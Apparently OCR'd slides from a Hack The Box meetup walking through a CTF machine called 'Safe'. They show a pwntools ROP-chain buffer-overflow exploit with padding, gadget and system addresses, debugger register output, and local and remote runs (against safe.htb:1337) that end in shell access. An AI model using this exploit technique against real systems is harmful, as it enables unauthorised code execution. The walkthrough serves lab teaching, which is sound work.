


```
[0x7ffd48221600]> dr=
    rax 0x0000000000000000    rbx 0x00007ffd482216b8    rcx 0x00007f3fb7446340    rdx 0x0000000000000001
     r8 0x0000000000000000     r9 0x0000000000000000    r10 0x00007f3fb7357ff8    r11 0x0000000000000202
    r12 0x0000000000000000    r13 0x000000000040116e    r14 0x4242424242424242    r15 0x4343434343434343
    rsi 0x0000000000000001    rdi 0x00007f3fb7523a10    rsp 0x00007ffd482215d0    rbp 0x4141414141414141
    rip 0x00007ffd48221600     cs 0x0000000000000033 rflags 0x0000000000010206   orax 0xffffffffffffffff
     ss 0x000000000000002b     fs 0x00007f3fb734b740     gs 0x0000000000000000     ds 0x0000000000000000
     es 0x0000000000000000fs_base 0x0000000000000000gs_base 0x0000000000000000
```




```
from pwn import *
import os

padding = b"A" * 120
gadget = p64(0x401206)
system = p64(0x40116e)
test = p64(0x401156)
binsh = b"/bin/sh\x00"
rop_chain = padding + gadget + system + b"BBBBBBBBCCCCCCCC" + test + binsh

os.write(1, rop_chain)
```

```
$ python exploit.py > ropchain
$ rizin -R stdin=ropchain -d myapp
[0x00401156] db @ 0x401156
[0x00401156] dc
[0x00401156] dr=
[0x00401156] pqx @ rsp
```




Local Exploit



```
└─ $(cat ropchain; cat) | ./myapp
 20:28:09 up  5:52,  1 user,  load average: 0.00, 0.00, 0.00


What do you want me to echo back? AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
id
uid=1002(antoinet) gid=1002(antoinet) groups=1002(antoinet),27(sudo),100(users)
█
```

Remote Exploit

```
#!/usr/bin/env python
from pwn import *
import os

padding = b"A" * 120
gadget = p64(0x401206)
system = p64(0x40116e)
binsh = b"/bin/sh\x00"
test = p64(0x401156)

rop_chain = padding + gadget + system + b"BBBBBBBBCCCCCCCC" + test + binsh

#os.write(1, rop_chain)
p = remote("safe.htb", 1337)
p.sendline(rop_chain)
p.interactive()
```



```
└──╼ $python exploit.py
[+] Opening connection to safe.htb on port 1337: Done
[*] Switching to interactive mode
 21:33:35 up  5:37,  0 users,  load average: 0.00, 0.00, 0.00
$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(vi
$ 
```

Thanks for your Participation !
You did Awesome !!!

3x Hack the Box VIP+ Vouchers (1 Month)

https://spinthewheel.io/

Next HTB Meetup Dates

08.11.2025	0x12 Onsite @ GOHack25	GOBugFree
18.12.2025	0x13 Onsite @ BDO Switzerland	BDO

HACKTHEBOX